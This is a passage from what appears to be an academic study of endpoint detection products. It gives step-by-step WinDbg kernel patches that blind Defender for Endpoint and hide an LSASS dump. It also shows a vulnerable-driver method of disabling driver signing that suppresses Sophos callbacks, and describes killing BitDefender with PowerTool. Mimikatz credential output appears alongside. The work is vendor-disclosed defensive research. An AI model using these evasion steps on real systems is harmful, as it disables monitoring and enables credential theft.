Notation: Highlighted row denotes acknowledged results by the vendor. ✓: Successful attack,⋄ Successful attack, raised medium alert, •: Successful attack, raised minor alert, ⋆: Successful attack, alert was raised ◦:Unsuccessful attack, no alert raised, ✗: failed attack, alerts were raised. †: In two experiments supplied by the vendor, in the first it was detected after five hours, in the second it was detected after 25 minutes. ⊙: Initial test was blocked due to file signature, second one was successful with another application. ∇: The attack was detected by the EDR but was blocked after 15 minutes. ⊕: Blocked by filetype (LOLBIN module), but the technique passed.

5 Tampering with Telemetry Providers

Apart from finding 'blind spots' for each EDR there is also the choice of 'blinding' them by tampering with their telemetry providers in various ways. Unhooking user-mode hooks and utilising syscalls to evade detection is the tip of the iceberg [2]. The heart of most EDRs lies in the kernel itself as they utilise mini-filter drivers to control file system operations and callbacks in general to intercept activities such as process creation and loading of modules. As attackers, once high integrity is achieved, one may effectively attack the EDRs in various ways, including patching the ETWTi functions of Defender for Endpoints and removing callbacks of the Sophos Intercept X to execute hacking tools and remain uninterrupted. Note that our goal during the following POCs was not to raise any alert in the EDR consoles, something that was successfully achieved.

5.1 Attacking Defender for Endpoints

In what follows, we present two attacks, both executed manually using WinDBG. To circumvent the Patch Guard protection mechanism, we performed all actions quickly to avoid introducing *noise* that could trigger the EDR. Note that the EDR was in passive mode for this test since we are only interested in silencing the produced alerts.

5.1.1 Manually Patching Callbacks to Load Unsigned Drivers

In this case, our process will be manually patching some of the contents of the `PspLoadImageNotifyRoutine` global array, which stores the addresses of all the registered callback routines for image loading. By patching the callback called `SecPsLoadImageNotify`, which is registered with the `mssecflt.sys` driver, we are essentially blinding the EDR as far as loading of drivers is concerned.

It is important to note here how the EDR detects whether the Driver Signature Enforcement (DSE) is disabled. Strangely, the alert about a possibly disabled DSE is triggered once an unsigned driver is loaded. Therefore, the MDE assumes that since an unsigned driver has been loaded, the DSE was disabled. See Figure 59.



[4] ntoskrnl.exe
Image load
TelemetrySourcererDriver.sys
Suspicious file dropped — Medium · New · Detected
ntoskrnl.exe loaded the driver TelemetrySourcererDriver.sys
Driver Signature Enforcement (DSE) was removed — High · New · Detected

Figure 59: DSE Alert by MDE. `Telemetry Sourcerer` driver detection.

Then, after the callback is patched, we will zero-out the `g_CiOptions` global variable whose default value is `0x6` indicating that DSE is on. Then, we load our driver using the OSR driver loader utility. Afterwards, we reset the `g_CiOptions` variable and the patched callback to avoid a possible bug check by Patch Guard, and thus our system crashing. See Figure 60.

5.1.2 Manually Patching an ETWTi Function to Dump LSASS without Alerts

In this POC, we manually patch the `EtwTiLogReadWriteVm` function, which is responsible for the telemetry of the `NtReadVirtualMemory` syscall, which is called from `MiniDumpWriteDump` which is used by many Local Security Authority Subsystem Service (LSASS) dumping tools. We are using the Outflank-Dumpert tool [8] to dump the LSASS memory that uses direct syscalls, which may evade most common EDRs but not MDE, see Figure 61.


Find below the procedure we followed to achieve an 'undercover' LSASS dump. Note how we convert the virtual address to the physical address to execute our patch successfully. This is because this is a read-only page we want to write at, and any forced attempt to write there will result in a *blue screen of death*. However, we may write on the physical address without any trouble. Notably, while timeline events will most likely be produced, no alert will be triggered that will make SOCs investigate it further.

5.1.3 Further attacks

Further to the above and after requested by Microsoft, we performed several attacks, including tampering to MDE. We timely notified Microsoft that MDE is subject to several attacks, the bulk of which is originating from signed drivers. A typical example is the case of PowerTool (see for more details see Section 5.3) which can crash MDE without any alert or resistance 63. In essence, MDE crashed by simply right clicking on the service/process and deleting a crucial executable.


Further to our notifications, we noticed that Microsoft issued a specific ASR rule[21] without acknowledging our reports as according to their claims the original development for the patch was

[21]`https://docs.microsoft.com/en-us/microsoft-365/security/defender-endpoint/attack-surface-reduction-rules-reference?view=o365-worldwide#block-abuse-of-exploited-vulnerable-signed-drivers`


Command - Local kernel - WinDbg:10.0.19041.685 AMD64
Global array that stores addresses of image load callback routines
Source of MDATP telemetry on image(driver/DLL) load events
Deleted callback routine address from array to disable image load telemetry

```
lkd> dps nt!PspLoadImageNotifyRoutine
fffff803`3d8fd020  ffffb384`4a286f9f
fffff803`3d8fd028  ffffb384`4a3f343f
fffff803`3d8fd030  ffffb384`4a9ea6ef
fffff803`3d8fd038  00000000`00000000
fffff803`3d8fd040  00000000`00000000
fffff803`3d8fd048  00000000`00000000
fffff803`3d8fd050  00000000`00000000
fffff803`3d8fd058  00000000`00000000
fffff803`3d8fd060  00000000`00000000
fffff803`3d8fd068  00000000`00000000
fffff803`3d8fd070  00000000`00000000
fffff803`3d8fd078  00000000`00000000
fffff803`3d8fd080  00000000`00000000
fffff803`3d8fd088  00000000`00000000
fffff803`3d8fd090  00000000`00000000
fffff803`3d8fd098  00000000`00000000
lkd> dps (ffffb384`4a3f343f & ffffffff`fffffff8) L1
ffffb384`4a3f3438  fffff803`3e33d080 mssecflt!SecPsLoadImageNotify
lkd> eq fffff803`3d8fd028 0x0
lkd> dps nt!PspLoadImageNotifyRoutine
fffff803`3d8fd020  ffffb384`4a286f9f
fffff803`3d8fd028  00000000`00000000
fffff803`3d8fd030  ffffb384`4a9ea6ef
fffff803`3d8fd038  00000000`00000000
fffff803`3d8fd040  00000000`00000000
fffff803`3d8fd048  00000000`00000000
fffff803`3d8fd050  00000000`00000000
fffff803`3d8fd058  00000000`00000000
fffff803`3d8fd060  00000000`00000000
fffff803`3d8fd068  00000000`00000000
fffff803`3d8fd070  00000000`00000000
fffff803`3d8fd078  00000000`00000000
fffff803`3d8fd080  00000000`00000000
fffff803`3d8fd088  00000000`00000000
fffff803`3d8fd090  00000000`00000000
fffff803`3d8fd098  00000000`00000000
lkd>
```

Figure 60: Deleting the callback necessary.



[5456] **cmd.exe**

[5780] **Outflank-Dumpert.exe**

Outflank-Dumpert.exe read lsass.exe process memory

Sensitive credential memory read ■■■ High ● New ● Detected


Figure 61: Sample Alert caused by `Dumpert`.

initiated before our notification and the release coincided with our reports.

5.2 Attacking Sophos Intercept X

For this EDR, our approach will is quite different. We utilise a legitimate and signed driver that is vulnerable, and by exploiting it, we may access the kernel and load a custom unsigned driver. The tools we will be using are going to be `TelemetrySourcerer`[22] that will provide us with the unsigned driver that will actually suppress the callbacks for us, and we will communicate with it through an application that will provide us with a GUI, as well as gdrv-loader[23] that will exploit the vulnerable driver of Gigabyte and load our driver. Beyond Sophos Intercept X, `TelemetrySourcerer` can be

[22]`https://github.com/jthuraisamy/TelemetrySourcerer`
[23]`https://github.com/alxbrn/gdrv-loader`



```
Copyright (c) Microsoft Corporation. All rights reserved.

Connected to Windows 10 17763 x64 target at (Sat Feb 27 17:35:19.902 2021 (UTC - 8:00)), ptr64 TRUE
Symbol search path is: srv*
Executable search path is:
Windows 10 Kernel Version 17763 MP (2 procs) Free x64
Product: LanManNt, suite: TerminalServer SingleUserTS
Built by: 17763.1.amd64fre.rs5_release.180914-1434
Machine Name:
Kernel base = 0xfffff807`470bd000 PsLoadedModuleList = 0xfffff807`474d36b0
Debug session time: Sat Feb 27 17:35:28.140 2021 (UTC - 8:00)
System Uptime: 0 days 0:03:21.748
lkd> u nt!EtwTiLogReadWriteVm
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 48895c2420      mov     qword ptr [rsp+20h],rbx
fffff807`47774ee5 894c2408        mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55              push    rbp
fffff807`47774eea 56              push    rsi
fffff807`47774eeb 57              push    rdi
fffff807`47774eec 4156            push    r14
fffff807`47774eee 4157            push    r15
fffff807`47774ef0 488d6c24a0      lea     rbp,[rsp-60h]
lkd> !pte fffff807`47774ee0
                                           VA fffff80747774ee0
PXE at FFFFF178BC5E2F80    PPE at FFFFF178BC5F00E8    PDE at FFFFF178BE01D1D8    PTE at FFFFF17C03A3BBA0
contains 0000000000C08063  contains 0000000000C09063  contains 0000000000C1A063  contains 0100000002995121
pfn c08       ---DA--KWEV  pfn c09       ---DA--KWEV  pfn c1a       ---DA--KWEV  pfn 2995      -G--A--KREV

lkd> ? 2995 * 0x1000 + ee0
Evaluate expression: 43605728 = 00000000`02995ee0
lkd> db fffff807`47774ee0 L1
fffff807`47774ee0  48                                                H
lkd> !eb 00000000`02995ee0 0xc3
lkd> u nt!EtwTiLogReadWriteVm
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 c3              ret
fffff807`47774ee1 895c2420        mov     dword ptr [rsp+20h],ebx
fffff807`47774ee5 894c2408        mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55              push    rbp
fffff807`47774eea 56              push    rsi
fffff807`47774eeb 57              push    rdi
fffff807`47774eec 4156            push    r14
fffff807`47774eee 4157            push    r15
lkd> !eb 00000000`02995ee0 0x48
lkd> u nt!EtwTiLogReadWriteVm
nt!EtwTiLogReadWriteVm:
fffff807`47774ee0 48895c2420      mov     qword ptr [rsp+20h],rbx
fffff807`47774ee5 894c2408        mov     dword ptr [rsp+8],ecx
fffff807`47774ee9 55              push    rbp
fffff807`47774eea 56              push    rsi
fffff807`47774eeb 57              push    rdi
fffff807`47774eec 4156            push    r14
fffff807`47774eee 4157            push    r15
fffff807`47774ef0 488d6c24a0      lea     rbp,[rsp-60h]
```

calculation of the physical address
patching the function using RET
repatching after the dump of LSASS before PatchGuard is triggered.

Figure 62: Patching the ETWTi function necessary.

used in other EDR referred in this work, but for the sake of simplicity and clarity, we use it only for this EDR use case here. Note that the EDR was in block mode for these tests, but we managed to bypass it and completed our task without raising any alerts, see Figures 64 and 65.


Once we suppress all the callbacks by the `sophosed.sys` driver, the EDR cannot monitor, among others, process creations and filesystem activities. Therefore, one may easily execute arbitrary code on the tools without the EDR identifying them, e.g. one may launch Mimikatz and remain uninterrupted, clearly showing the EDR's inability to 'see' it, see Figure 66

Nevertheless, the user-mode hooks are still in place. Therefore, tools like `Shellycoat` of `AQUARMOURY` and the `Unhook-BOF` [24] for Cobalt Strike may remove them for a specific process or the beacon's current process, see Figure 67.

5.3 Attacking BitDefender

In this case we opted to use a "legitimate tool" to issue process termination from the kernel and successfully kill all BitDefender related processes which resulted into the product shutting down without any alert on the console. To this end, we used PowerTool[25] is a free anti-virus and rootkit utility. It offers the ability to detect, analyze, and fix various kernel structure modifications and

[24] `https://github.com/rsmudge/unhook-bof`
[25] `https://code.google.com/archive/p/powertool-google/`



```
mimikatz 2.2.0 x64 (oe.eo)
         * Domain   : DESKTOP-U9ANJ30
         * Password : (null)
        kerberos :
         * Username : test
         * Domain   : DESKTOP-U9ANJ30
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 163118 (00000000:00027d2e)
Session           : Interactive from 1
User Name         : test
Domain            : DESKTOP-U9ANJ30
Logon Server      : DESKTOP-U9ANJ30
Logon Time        : 8/13/2021 5:23:20 PM
SID               : S-1-5-21-2448215191-3938427423-23
        msv :
         [00000003] Primary
         * Username : test
         * Domain   : DESKTOP-U9ANJ30
```

PowerTool64bit V1.8

Image name	Process...	Parent ...	Us
RuntimeBroker.exe	7148	960	te
SearchIndexer.exe	1072	752	SY
SearchUI.exe	6048	960	te
SecurityHealthSer...	7584	752	SY
SecurityHealthSys...	7552	5452	te
SenseCE.exe	3644	2764	
SenseIR.exe	7760	2764	
SenseNdr.exe	5592	2764	
services.exe	752	604	SY
SgrmBroker.exe	7284	752	SY
ShellExperienceH...	5936	960	te
sihost.exe	4904	1508	te
smartscreen.exe	7500	960	te
smss.exe	428	4	SY
spoolsv.exe	2872	752	SY

```
mimikatz 2.2.0 x64 (oe.eo)
  .#####.   mimikatz 2.2.0 (x64) #19041
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.
 ## / \ ##  /*** Benjamin DELPY `gentilk
 ## \ / ##       > https://blog.gentilki
 '## v ##'       Vincent LE TOUX
  '#####'        > https://pingcastle.cc

mimikatz #
```

Windows Security


Security at a glance

See what's happening with the security and health of your device and take any actions needed.

Page not available

Your IT administrator has limited access to some areas of this app, and the item you tried to access is not available. Contact IT helpdesk for more information.

Figure 63: MDE crashed with PowerTool.



Administrator: Windows PowerShell


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
PS C:\Windows\system32> cd C:/Users/sophos
PS C:\Users\sophos> cd Desktop
PS C:\Users\sophos\Desktop> .\swind2 gdrv.sys TelemetrySourcererDriver.sys
CI!g_CiOptions at 0xFFFFF8032E4C3D18.
Successfully disabled DSE. Original g_CiOptions value: 0x6.
Target driver loaded successfully.
Successfully re-enabled DSE.
PS C:\Users\sophos\Desktop> _
```

Figure 64: Loading an unsigned driver via `gdrv-loader`.

allows a wide scope of the kernel. Using PowerTool, one can easily spot and remove malware hidden from normal software. The concept in this case was to use a defence related tool with a signed driver[26] to leverage the kernel to kill the protection mechanisms[27]. To verify the results we executed mimikatz, see Figures 68 and 69. Bear in mind that tampering with the kernel may cause some instabilities, meaning that this tool may trigger a blue screen of death situation.

As for the internal working of the driver, the technique used is rather common. It uses the `ZwTerminateProcess()` API to kill the process combined with several other APIs to access the process of interest. Perhaps the most important one in this case is `KeStackAttachProcess()`, see Figure 70, which will attach to the address space of the target process prior to terminating. It should be highlighted that similar methods have been used by APTs in the wild[28].


[26] https://docs.microsoft.com/en-us/windows-hardware/drivers/ddi/ntifs/nf-ntifs-kestackattachprocess
[27] http://www.rohitab.com/discuss/topic/40788-2-ways-to-terminate-a-process-from-kernel-mode/
[28] https://news.sophos.com/en-us/2021/05/11/a-defenders-view-inside-a-darkside-ransomware-attack/



Count: 148 callbacks.
Tip: No results? Run elevated to load the driver.

Collection Type	Callback Type	Module	Is Suppressed?	Is Notable?
Image Load	PsSetLoadImageNotifyRoutine	SophosED.sys + 0xba920	Yes	Yes
Image Load	PsSetLoadImageNotifyRoutine	hmpalert.sys + 0x45450	No	Yes
Image Load	PsSetLoadImageNotifyRoutine	savonaccess.sys + 0x1e390	No	Yes
Thread Creation	PsSetCreateThreadNotifyRoutine	SophosED.sys + 0xba570	Yes	Yes
Thread Creation	PsSetCreateThreadNotifyRoutine	hmpalert.sys + 0x66690	No	Yes
Thread Creation	PsSetCreateThreadNotifyRoutine	savonaccess.sys + 0xe3b0	No	Yes
Registry	CmRegisterCallbackEx	hmpalert.sys + 0x3c380	No	Yes
Registry	CmRegisterCallbackEx	SophosED.sys + 0xd7850	No	Yes
Registry	CmRegisterCallbackEx	hmpalert.sys + 0x6ae30	No	Yes
Registry	CmRegisterCallbackEx	SophosED.sys + 0xd5300	No	Yes
Registry	CmRegisterCallbackEx	savonaccess.sys + 0x1f280	No	Yes
Registry	CmRegisterCallbackEx	SophosED.sys + 0xd4490	No	Yes
Object Handle	PsProcessType (pre)	hmpalert.sys + 0x65670	Yes	Yes
Object Handle	PsProcessType (pre)	SophosED.sys + 0xa7950	Yes	Yes
Object Handle	PsThreadType (pre)	SophosED.sys + 0xa7ba0	Yes	Yes
File System	IRP_MJ_CREATE_NAMED_PIPE (pre)	SophosED.sys + 0xa37f0	No	Yes
File System	IRP_MJ_CREATE_NAMED_PIPE (post)	SophosED.sys + 0xa38b0	No	Yes
File System	IRP_MJ_CLOSE (pre)	SophosED.sys + 0xa3570	Yes	Yes
File System	IRP_MJ_CLOSE (post)	SophosED.sys + 0xa3870	Yes	Yes
File System	IRP_MJ_WRITE (pre)	SophosED.sys + 0xa35f0	Yes	Yes
File System	IRP_MJ_QUERY_INFORMATION (pre)	SophosED.sys + 0xa3630	Yes	Yes

